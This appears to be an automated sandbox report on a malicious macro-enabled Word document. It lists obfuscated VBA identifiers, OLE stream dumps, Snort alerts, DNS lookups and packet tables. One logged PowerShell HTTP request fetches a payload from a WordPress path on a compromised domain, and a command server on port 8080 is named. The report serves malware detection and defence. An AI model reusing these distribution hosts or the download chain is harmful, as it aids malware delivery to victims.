(ZXUkHUDE
bKloWCbL
Mid(skuwd,
qZUuB(SWiOAACq)
UBound(pXPTCf)
jpCcJn
(pblpJEP
OaOIEKmCA
yNTJYEFj
QNtsSHe(LZepVwu)
MidB$(pXRdBD,
ScLedvBEA:
MidB$(FcotIf,
UBound(zxBvQRHoF)
bIdgDIKT(KwsnJ)
fFCxQGp
(zZJyEAC
SWiOAACq,
Error
wzeYO
qZUuB
(wzAgBA
wJpzu,
(wzeYO
Attribute
duvyGCCDG
bIdgDIKT
bIdgDIKT()
nhgrV
RSOyLFC.Range
yktdUg
PlllYA.Range
MidB$(wqMdGGa,
rVJUDUKH.Range
DLNPo()
Function
UBound(wWvlxHJH)
zZJyEAC
MidB$(ZFzwZcA,
IVjOAGZe
PlllYA
VuThCQHH()
(KwsnJ
CMhXU
zkqnNAIz
VuThCQHH
tsgajz
wzAgBA,
nnjasd
FcotIf(lqbmGD)
hVgaFGj(ITApi)
VcRJFFPFy
UBound(NTrejcdK)
urNCUFJBF
skuwd
TMQhTRa

VBA Code

VBA Code

Streams

Stream Path: \x1CompObj, File Type: data, Stream Size: 146

General	
Stream Path:	\x1CompObj
File Type:	data
Stream Size:	146
Entropy:	4.00187355764
Base64 Encoded:	False
Data ASCII:	. . . . . F . . . . . M S W o r d D o c . . . . . W o r d . D o c u m e n t . 8 . . 9 . q @ . . . . . > . : . C . < . 5 . = . B . . M . i . c . r . o . s . o . f . t . . W . o . r . d . . 9 . 7 . - . 2 . 0 . 0 . 3 . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 06 09 02 00 00 00 00 00 c0 00 00 00 00 00 00 46 00 00 00 00 0a 00 00 00 4d 53 57 6f 72 64 44 6f 63 00 10 00 00 00 57 6f 72 64 2e 44 6f 63 75 6d 65 6e 74 2e 38 00 f4 39 b2 71 40 00 00 00 14 04 3e 04 3a 04 43 04 3c 04 35 04 3d 04 42 04 20 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 57 00 6f 00 72 00 64 00 20 00 39 00 37 00 2d 00

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.280441275353
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . h . . . . . p . . . . . | . . . . . 6 . . . . . j . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 f4 00 00 00 0c 00 00 00 01 00 00 00 68 00 00 00 0f 00 00 00 70 00 00 00 05 00 00 00 7c 00 00 00 06 00 00 00 84 00 00 00 11 00 00 00 8c 00 00 00 17 00 00 00 94 00 00 00 0b 00 00 00 9c 00 00 00 10 00 00 00 a4 00 00 00 13 00 00 00 ac 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 580

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	580
Entropy:	4.27068051483
Base64 Encoded:	False
Data ASCII:	. . . . . O h . . . . . + ' . . 0 . . . . . h . . . . . L . . . . . , ... 4 . . . . . < . . . . . D . . . . . N o r m a l . d o t m .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 14 02 00 00 11 00 00 00 01 00 00 00 90 00 00 00 02 00 00 00 98 00 00 00 03 00 00 00 68 01 00 00 04 00 00 00 4c 01 00 00 05 00 00 00 a4 00 00 00 06 00 00 00 b0 00 00 00 07 00 00 00 bc 00 00 00 08 00 00 00 d0 00 00 00 09 00 00 00 dc 00 00 00

Stream Path: 1Table, File Type: data, Stream Size: 6873

General	
Stream Path:	1Table
File Type:	data
Stream Size:	6873
Entropy:	6.02451032197
Base64 Encoded:	True
Data ASCII:	j . . . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . > . . . 6 . . .

General	
Data Raw:	6a 04 11 00 12 00 01 00 0b 01 0f 00 07 00 03 00 03 00 03 00 00 00 04 00 08 00 00 00 98 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00

Stream Path: Macros/PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 513

General	
Stream Path:	Macros/PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	513
Entropy:	5.45796741226
Base64 Encoded:	True
Data ASCII:	I D = " { A E 2 F 0 F 9 F - 1 A 9 0 - 4 C B D - 9 8 9 D - 0 7 4 8 C 8 7 B D 5 4 3 } " . . D o c u m e n t = T v h 1 u 8 7 9 3 d l t n 9 / & H 0 0 0 0 0 0 0 0 . . M o d u l e = T w h 1 g b 2 m p d 3 . . M o d u l e = X 1 b q z 0 q a e r 4 3 b 5 2 b f . . E x e N a m e 3 2 = " X o k y b e 1 s n 0 s g n " . . N a m e = " D D " . . H e l p C o n t e x t I D = " 0 " . . V e r s i o n C o m p a t i b l e 3 2 = " 3 9 3 2 2 2 0 0 0 " . . C M G = " C 6 C 4 C A 4 9 F A 7 B 9 7 7 F 9 7 7 F 9 7 7 F 9 7 7 F " . . D P B
Data Raw:	49 44 3d 22 7b 41 45 32 46 30 46 39 46 2d 31 41 39 30 2d 34 43 42 44 2d 39 38 39 44 2d 30 37 34 38 43 38 37 42 44 35 34 33 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 54 76 68 31 75 38 37 39 33 64 6c 74 6e 39 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 4d 6f 64 75 6c 65 3d 54 77 68 31 67 62 32 6d 70 64 33 0d 0a 4d 6f 64 75 6c 65 3d 58 31 62 71 7a 30 71 61 65 72 34 33 62 35 32 62 66 0d 0a 45

Stream Path: Macros/PROJECTwm, File Type: data, Stream Size: 137

General	
Stream Path:	Macros/PROJECTwm
File Type:	data
Stream Size:	137
Entropy:	3.83818292894
Base64 Encoded:	False
Data ASCII:	T v h 1 u 8 7 9 3 d l t n 9 . T . v . h . 1 . u . 8 . 7 . 9 . 3 . d . l . t . n . 9 . . . T w h 1 g b 2 m p d 3 . T . w . h . 1 . g . b . 2 . m . p . d . 3 . . . X 1 b q z 0 q a e r 4 3 b 5 2 b f . X . 1 . b . q . z . 0 . q . a . e . r . 4 . 3 . b . 5 . 2 . b . f . . . . .
Data Raw:	54 76 68 31 75 38 37 39 33 64 6c 74 6e 39 00 54 00 76 00 68 00 31 00 75 00 38 00 37 00 39 00 33 00 64 00 6c 00 74 00 6e 00 39 00 00 00 54 77 68 31 67 62 32 6d 70 64 33 00 54 00 77 00 68 00 31 00 67 00 62 00 32 00 6d 00 70 00 64 00 33 00 00 00 58 31 62 71 7a 30 71 61 65 72 34 33 62 35 32 62 66 00 58 00 31 00 62 00 71 00 7a 00 30 00 71 00 61 00 65 00 72 00 34 00 33 00 62 00 35 00 32

Stream Path: Macros/VBA/_VBA_PROJECT, File Type: data, Stream Size: 5925

General	
Stream Path:	Macros/VBA/_VBA_PROJECT
File Type:	data
Stream Size:	5925
Entropy:	5.67391358744
Base64 Encoded:	False
Data ASCII:	. a . . . . . * . \ \ . G . { . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 1 . # . 9 . # . C . : . \ \ . P . R . O . G . R . A . ~ . 2 . \ \ . C . O . M . M . O . N . ~ . 1 . \ \ . M . I . C . R . O . S . ~ . 1 . \ \ . V . B . A . \ \ . V . B . A . 7 . \ \ . V . B . E . 7 . . . D . L . L . # . V . i . s . u . a . l . . B . a . s . i . c . . F .
Data Raw:	cc 61 97 00 00 01 00 ff 09 04 00 00 09 04 00 00 e4 04 01 00 00 00 00 00 00 00 00 00 01 00 05 00 02 00 fa 00 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 31 00 23 00

Stream Path: Macros/VBA/dir, File Type: Tower32/600/400 68020 object not stripped - version 18435, Stream Size: 668

General	
Stream Path:	Macros/VBA/dir
File Type:	Tower32/600/400 68020 object not stripped - version 18435
Stream Size:	668
Entropy:	6.36196685937
Base64 Encoded:	True

General	
Data ASCII:	. . . . . 0 * . . . . . p . . H . . " . . d . . . . . D 2 . 2 . 4 . . @ . . . . . Z = ... b . . . . . H . . a . . . % . J < . . . . . r s t d o l e > . 2 s . . t . d . o . l . . e . . . h . % ^ . . . * \\ G { 0 0 0 2 ` 0 4 3 0 - . . . . C . . . . . 0 0 4 6 } . # 2 . 0 # 0 # C . : \\ W i n d o w . s \\ S y s W O W . 6 4 \\ . e 2 . t l . b # O L E A u . t o m a t i o n . . ` . . . . N o r m a . l . E N . C r . m . . a . F . . . . . X * \\ C . . . . . m . . . . ! O f f i c
Data Raw:	01 98 b2 80 01 00 04 00 00 00 01 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 22 02 00 64 e4 04 04 02 1c 44 32 a2 32 00 34 00 00 40 02 14 06 02 14 5a 3d 02 0a 07 02 62 01 14 08 06 12 09 01 02 12 48 a0 fa 61 06 00 0c 25 02 4a 3c 02 0a 16 00 01 72 73 74 20 64 6f 6c 65 3e 02 32 73 00 00 74 00 64 00 6f 00 6c 00 a0 65 00 0d 00 68 00 25 5e 00 03 00 2a 5c 47 7b 30 30 30 32 60 30 34 33 30 2d

Stream Path: WordDocument, File Type: data, Stream Size: 118910

General	
Stream Path:	WordDocument
File Type:	data
Stream Size:	118910
Entropy:	7.18905041003
Base64 Encoded:	True
Data ASCII:	. . . . _ . . . . . E r . . . . b j b j . . . . . ~ . . . b . . . b . . . E j . . . . . F . . . . . F . . . . .
Data Raw:	ec a5 c1 00 5f c0 09 04 00 00 f0 12 bf 00 00 00 00 00 00 10 00 00 00 00 00 00 08 00 00 45 72 00 00 0e 00 62 6a 62 6a 00 15 00 15 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 04 16 00 7e d0 01 00 62 7f 00 00 62 7f 00 00 45 6a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00

Stream Path: word, File Type: data, Stream Size: 2632

General	
Stream Path:	word
File Type:	data
Stream Size:	2632
Entropy:	7.92117851063
Base64 Encoded:	True
Data ASCII:	. . . . . # . . . . . Y . % j < t z . a . . . . .] . . .) Q . . . y * . . . . . [! . . s . . . .] m . . . . . b . L (. k Z 9 | Z . ? 5 w . . F . . D . . v / . E . . g ! . . z - . . . . . l . . . . . Y . . 9 t (. k . C O . $ . . v . Z . . . . r o T C . n (. Q ~ . . . . . j W . h . . . . . Q . g . . w . T . e . . . . l . . . . . # , ... Z . . . . c . . . | . = k . ']] . 3 . ! . . . . . J . . . . q . . . . > ! @ J 8 . H 6 i _ . . Y c . . A .
Data Raw:	b0 2e cb d2 e7 f6 1d d9 cf ba d0 f5 23 06 ef a5 95 ab cf 59 fd 25 6a 3c 74 7a c7 61 06 1b 0a f7 92 5d b9 c7 d4 29 51 96 dd a3 79 2a 07 fd e7 d2 1a 5b 21 c6 e0 73 e6 8a c4 8e 5d 6d 2e bb d2 b4 b0 d9 62 c6 4c 28 d1 6b 5a 39 7c 5a ac 3f 35 77 93 f5 46 aa f9 44 16 1f 76 2f 03 45 cc e3 67 21 d0 c4 7a 2d 9a 20 85 f2 89 b6 6c a7 f6 8c de 84 59 e6 da 39 74 28 ba 6b c3 43 4f 1d 24 8c 9f 76

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/23/21-13:39:45.490121	ICMP	399	ICMP Destination Unreachable Host Unreachable			69.38.130.14	192.168.2.22
01/23/21-13:39:48.480972	ICMP	399	ICMP Destination Unreachable Host Unreachable			69.38.130.14	192.168.2.22

Network Port Distribution

Total Packets: 49

- 53 (DNS)
- 443 (HTTPS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 23, 2021 13:39:15.815989017 CET	49165	80	192.168.2.22	172.67.138.213
Jan 23, 2021 13:39:15.862436056 CET	80	49165	172.67.138.213	192.168.2.22
Jan 23, 2021 13:39:15.862564087 CET	49165	80	192.168.2.22	172.67.138.213
Jan 23, 2021 13:39:15.865818024 CET	49165	80	192.168.2.22	172.67.138.213
Jan 23, 2021 13:39:15.911866903 CET	80	49165	172.67.138.213	192.168.2.22
Jan 23, 2021 13:39:15.927921057 CET	80	49165	172.67.138.213	192.168.2.22
Jan 23, 2021 13:39:15.927983046 CET	80	49165	172.67.138.213	192.168.2.22
Jan 23, 2021 13:39:15.928020954 CET	80	49165	172.67.138.213	192.168.2.22
Jan 23, 2021 13:39:15.928057909 CET	80	49165	172.67.138.213	192.168.2.22
Jan 23, 2021 13:39:15.928066015 CET	49165	80	192.168.2.22	172.67.138.213
Jan 23, 2021 13:39:15.928085089 CET	80	49165	172.67.138.213	192.168.2.22
Jan 23, 2021 13:39:15.928126097 CET	49165	80	192.168.2.22	172.67.138.213
Jan 23, 2021 13:39:16.003791094 CET	49166	80	192.168.2.22	166.62.10.32
Jan 23, 2021 13:39:16.145878077 CET	49165	80	192.168.2.22	172.67.138.213
Jan 23, 2021 13:39:16.221513033 CET	80	49166	166.62.10.32	192.168.2.22
Jan 23, 2021 13:39:16.221648932 CET	49166	80	192.168.2.22	166.62.10.32
Jan 23, 2021 13:39:16.221730947 CET	49166	80	192.168.2.22	166.62.10.32
Jan 23, 2021 13:39:16.438956976 CET	80	49166	166.62.10.32	192.168.2.22
Jan 23, 2021 13:39:16.458409071 CET	80	49166	166.62.10.32	192.168.2.22
Jan 23, 2021 13:39:16.543878078 CET	49167	443	192.168.2.22	162.241.60.240
Jan 23, 2021 13:39:16.676367998 CET	49166	80	192.168.2.22	166.62.10.32
Jan 23, 2021 13:39:16.701693058 CET	443	49167	162.241.60.240	192.168.2.22
Jan 23, 2021 13:39:16.701841116 CET	49167	443	192.168.2.22	162.241.60.240
Jan 23, 2021 13:39:16.715140104 CET	49167	443	192.168.2.22	162.241.60.240
Jan 23, 2021 13:39:16.873219013 CET	443	49167	162.241.60.240	192.168.2.22
Jan 23, 2021 13:39:16.874017000 CET	443	49167	162.241.60.240	192.168.2.22
Jan 23, 2021 13:39:16.874051094 CET	443	49167	162.241.60.240	192.168.2.22
Jan 23, 2021 13:39:16.874269962 CET	49167	443	192.168.2.22	162.241.60.240
Jan 23, 2021 13:39:16.885622978 CET	49167	443	192.168.2.22	162.241.60.240
Jan 23, 2021 13:39:16.886636019 CET	49168	443	192.168.2.22	162.241.60.240
Jan 23, 2021 13:39:17.043598890 CET	443	49167	162.241.60.240	192.168.2.22
Jan 23, 2021 13:39:17.056086063 CET	443	49168	162.241.60.240	192.168.2.22
Jan 23, 2021 13:39:17.056364059 CET	49168	443	192.168.2.22	162.241.60.240
Jan 23, 2021 13:39:17.056871891 CET	49168	443	192.168.2.22	162.241.60.240
Jan 23, 2021 13:39:17.226022959 CET	443	49168	162.241.60.240	192.168.2.22
Jan 23, 2021 13:39:17.227478981 CET	443	49168	162.241.60.240	192.168.2.22
Jan 23, 2021 13:39:17.227511883 CET	443	49168	162.241.60.240	192.168.2.22
Jan 23, 2021 13:39:17.227771044 CET	49168	443	192.168.2.22	162.241.60.240
Jan 23, 2021 13:39:17.230879068 CET	49168	443	192.168.2.22	162.241.60.240
Jan 23, 2021 13:39:17.400079966 CET	443	49168	162.241.60.240	192.168.2.22
Jan 23, 2021 13:39:17.490462065 CET	49169	443	192.168.2.22	162.241.224.176
Jan 23, 2021 13:39:17.659581900 CET	443	49169	162.241.224.176	192.168.2.22
Jan 23, 2021 13:39:17.659792900 CET	49169	443	192.168.2.22	162.241.224.176
Jan 23, 2021 13:39:17.660240889 CET	49169	443	192.168.2.22	162.241.224.176

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 23, 2021 13:39:17.829027891 CET	443	49169	162.241.224.176	192.168.2.22
Jan 23, 2021 13:39:17.829900980 CET	443	49169	162.241.224.176	192.168.2.22
Jan 23, 2021 13:39:17.829917908 CET	443	49169	162.241.224.176	192.168.2.22
Jan 23, 2021 13:39:17.830168962 CET	49169	443	192.168.2.22	162.241.224.176
Jan 23, 2021 13:39:17.833290100 CET	49169	443	192.168.2.22	162.241.224.176
Jan 23, 2021 13:39:17.834341049 CET	49170	443	192.168.2.22	162.241.224.176
Jan 23, 2021 13:39:17.992211103 CET	443	49170	162.241.224.176	192.168.2.22
Jan 23, 2021 13:39:17.992337942 CET	49170	443	192.168.2.22	162.241.224.176
Jan 23, 2021 13:39:17.992811918 CET	49170	443	192.168.2.22	162.241.224.176
Jan 23, 2021 13:39:18.002064943 CET	443	49169	162.241.224.176	192.168.2.22
Jan 23, 2021 13:39:18.150661945 CET	443	49170	162.241.224.176	192.168.2.22
Jan 23, 2021 13:39:18.151954889 CET	443	49170	162.241.224.176	192.168.2.22
Jan 23, 2021 13:39:18.152057886 CET	443	49170	162.241.224.176	192.168.2.22
Jan 23, 2021 13:39:18.152199030 CET	49170	443	192.168.2.22	162.241.224.176
Jan 23, 2021 13:39:18.155324936 CET	49170	443	192.168.2.22	162.241.224.176
Jan 23, 2021 13:39:18.271919012 CET	49171	80	192.168.2.22	45.143.97.183
Jan 23, 2021 13:39:18.313270092 CET	443	49170	162.241.224.176	192.168.2.22
Jan 23, 2021 13:39:18.345242977 CET	80	49171	45.143.97.183	192.168.2.22
Jan 23, 2021 13:39:18.345374107 CET	49171	80	192.168.2.22	45.143.97.183
Jan 23, 2021 13:39:18.345472097 CET	49171	80	192.168.2.22	45.143.97.183
Jan 23, 2021 13:39:18.418656111 CET	80	49171	45.143.97.183	192.168.2.22
Jan 23, 2021 13:39:18.424928904 CET	80	49171	45.143.97.183	192.168.2.22
Jan 23, 2021 13:39:18.424966097 CET	80	49171	45.143.97.183	192.168.2.22
Jan 23, 2021 13:39:18.424997091 CET	80	49171	45.143.97.183	192.168.2.22
Jan 23, 2021 13:39:18.425024033 CET	80	49171	45.143.97.183	192.168.2.22
Jan 23, 2021 13:39:18.425026894 CET	49171	80	192.168.2.22	45.143.97.183
Jan 23, 2021 13:39:18.425060987 CET	80	49171	45.143.97.183	192.168.2.22
Jan 23, 2021 13:39:18.425100088 CET	80	49171	45.143.97.183	192.168.2.22
Jan 23, 2021 13:39:18.425101995 CET	49171	80	192.168.2.22	45.143.97.183
Jan 23, 2021 13:39:18.425132036 CET	80	49171	45.143.97.183	192.168.2.22
Jan 23, 2021 13:39:18.425152063 CET	49171	80	192.168.2.22	45.143.97.183
Jan 23, 2021 13:39:18.425159931 CET	80	49171	45.143.97.183	192.168.2.22
Jan 23, 2021 13:39:18.425193071 CET	80	49171	45.143.97.183	192.168.2.22
Jan 23, 2021 13:39:18.425209999 CET	49171	80	192.168.2.22	45.143.97.183
Jan 23, 2021 13:39:18.425266981 CET	80	49171	45.143.97.183	192.168.2.22
Jan 23, 2021 13:39:18.425348997 CET	49171	80	192.168.2.22	45.143.97.183
Jan 23, 2021 13:39:18.498704910 CET	80	49171	45.143.97.183	192.168.2.22
Jan 23, 2021 13:39:18.498753071 CET	80	49171	45.143.97.183	192.168.2.22
Jan 23, 2021 13:39:18.498796940 CET	80	49171	45.143.97.183	192.168.2.22
Jan 23, 2021 13:39:18.498841047 CET	80	49171	45.143.97.183	192.168.2.22
Jan 23, 2021 13:39:18.498886108 CET	80	49171	45.143.97.183	192.168.2.22
Jan 23, 2021 13:39:18.498929024 CET	80	49171	45.143.97.183	192.168.2.22
Jan 23, 2021 13:39:18.498934984 CET	49171	80	192.168.2.22	45.143.97.183
Jan 23, 2021 13:39:18.498966932 CET	49171	80	192.168.2.22	45.143.97.183
Jan 23, 2021 13:39:18.498980045 CET	80	49171	45.143.97.183	192.168.2.22
Jan 23, 2021 13:39:18.499023914 CET	49171	80	192.168.2.22	45.143.97.183
Jan 23, 2021 13:39:18.499026060 CET	80	49171	45.143.97.183	192.168.2.22
Jan 23, 2021 13:39:18.499068975 CET	80	49171	45.143.97.183	192.168.2.22
Jan 23, 2021 13:39:18.499100924 CET	49171	80	192.168.2.22	45.143.97.183
Jan 23, 2021 13:39:18.499114037 CET	80	49171	45.143.97.183	192.168.2.22
Jan 23, 2021 13:39:18.499157906 CET	80	49171	45.143.97.183	192.168.2.22
Jan 23, 2021 13:39:18.499188900 CET	49171	80	192.168.2.22	45.143.97.183
Jan 23, 2021 13:39:18.499198914 CET	80	49171	45.143.97.183	192.168.2.22
Jan 23, 2021 13:39:18.499243021 CET	80	49171	45.143.97.183	192.168.2.22
Jan 23, 2021 13:39:18.499273062 CET	49171	80	192.168.2.22	45.143.97.183
Jan 23, 2021 13:39:18.499284983 CET	80	49171	45.143.97.183	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 23, 2021 13:39:15.740778923 CET	52197	53	192.168.2.22	8.8.8.8
Jan 23, 2021 13:39:15.797823906 CET	53	52197	8.8.8.8	192.168.2.22
Jan 23, 2021 13:39:15.946419001 CET	53099	53	192.168.2.22	8.8.8.8
Jan 23, 2021 13:39:16.002760887 CET	53	53099	8.8.8.8	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 23, 2021 13:39:16.486589909 CET	52838	53	192.168.2.22	8.8.8.8
Jan 23, 2021 13:39:16.542841911 CET	53	52838	8.8.8.8	192.168.2.22
Jan 23, 2021 13:39:17.263586998 CET	61200	53	192.168.2.22	8.8.8.8
Jan 23, 2021 13:39:17.489320993 CET	53	61200	8.8.8.8	192.168.2.22
Jan 23, 2021 13:39:18.166259050 CET	49548	53	192.168.2.22	8.8.8.8
Jan 23, 2021 13:39:18.270777941 CET	53	49548	8.8.8.8	192.168.2.22

ICMP Packets

Timestamp	Source IP	Dest IP	Checksum	Code	Type
Jan 23, 2021 13:39:45.490120888 CET	69.38.130.14	192.168.2.22	8718	(Host unreachable)	Destination Unreachable
Jan 23, 2021 13:39:48.480972052 CET	69.38.130.14	192.168.2.22	8718	(Host unreachable)	Destination Unreachable

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 23, 2021 13:39:15.740778923 CET	192.168.2.22	8.8.8.8	0x62a5	Standard query (0)	coworkingplus.es	A (IP address)	IN (0x0001)
Jan 23, 2021 13:39:15.946419001 CET	192.168.2.22	8.8.8.8	0x523f	Standard query (0)	silkonbusiness.matrixinfotechsolution.com	A (IP address)	IN (0x0001)
Jan 23, 2021 13:39:16.486589909 CET	192.168.2.22	8.8.8.8	0x51f2	Standard query (0)	bbjugueteria.com	A (IP address)	IN (0x0001)
Jan 23, 2021 13:39:17.263586998 CET	192.168.2.22	8.8.8.8	0xc52c	Standard query (0)	www.bimception.com	A (IP address)	IN (0x0001)
Jan 23, 2021 13:39:18.166259050 CET	192.168.2.22	8.8.8.8	0x70c0	Standard query (0)	armakonarms.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 23, 2021 13:39:15.797823906 CET	8.8.8.8	192.168.2.22	0x62a5	No error (0)	coworkingplus.es		172.67.138.213	A (IP address)	IN (0x0001)
Jan 23, 2021 13:39:15.797823906 CET	8.8.8.8	192.168.2.22	0x62a5	No error (0)	coworkingplus.es		104.21.89.78	A (IP address)	IN (0x0001)
Jan 23, 2021 13:39:16.002760887 CET	8.8.8.8	192.168.2.22	0x523f	No error (0)	silkonbusiness.matrixinfotechsolution.com		166.62.10.32	A (IP address)	IN (0x0001)
Jan 23, 2021 13:39:16.542841911 CET	8.8.8.8	192.168.2.22	0x51f2	No error (0)	bbjugueteria.com		162.241.60.240	A (IP address)	IN (0x0001)
Jan 23, 2021 13:39:17.489320993 CET	8.8.8.8	192.168.2.22	0xc52c	No error (0)	www.bimception.com	bimception.com		CNAME (Canonical name)	IN (0x0001)
Jan 23, 2021 13:39:17.489320993 CET	8.8.8.8	192.168.2.22	0xc52c	No error (0)	bimception.com		162.241.224.176	A (IP address)	IN (0x0001)
Jan 23, 2021 13:39:18.270777941 CET	8.8.8.8	192.168.2.22	0x70c0	No error (0)	armakonarms.com		45.143.97.183	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- coworkingplus.es
- silkonbusiness.matrixinfotechsolution.com
- armakonarms.com
- 195.159.28.230
  - 195.159.28.230:8080

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	172.67.138.213	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 23, 2021 13:39:15.865818024 CET	0	OUT	GET /wp-admin/FxmME/ HTTP/1.1 Host: coworkingplus.es Connection: Keep-Alive
Jan 23, 2021 13:39:15.927921057 CET	1	IN	HTTP/1.1 200 OK Date: Sat, 23 Jan 2021 12:39:15 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d52c1df72727789a7628c33ec8c1558c91611405555; expires=Mon, 22-Feb-21 12:39:15 GMT; path=/; domain=.coworkingplus.es; HttpOnly; SameSite=Lax X-Frame-Options: SAMEORIGIN cf-request-id: 07d0da90c00000faa09d96e000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=C2ABkD9lLMK99wh%2BXGX0jORMD8bQgmSrOUhfFA7zh7QVDEdy4i25jSFQTQiwZt%2BY7gUV0vRwNLISX6H4vqWoPV3YIIGC4NayPGmAEiXlktSK"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 61619394682ffaa0-AMS Data Raw: 31 30 64 38 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 21 2d 2d 5b 69 66 20 6c 74 20 49 45 20 37 5d 3e 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 36 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 37 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 37 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 38 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 38 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 67 74 20 49 45 20 38 5d 3e 3c 21 2d 2d 3e 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 2d 2d 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 53 75 73 70 65 63 74 65 64 20 70 68 69 73 68 69 6e 67 20 73 69 74 65 20 7c 20 43 6c 6f 75 64 66 6c 61 72 65 3c 2f 74 69 74 6c 65 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 58 2d 55 41 2d 43 6f 6d 70 61 74 69 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 49 45 3d 45 64 67 65 2c 63 68 72 6f 6d 65 3d 31 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 69 6e 64 65 78 2c 20 6e 6f 66 6f 6c 6c 6f 77 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 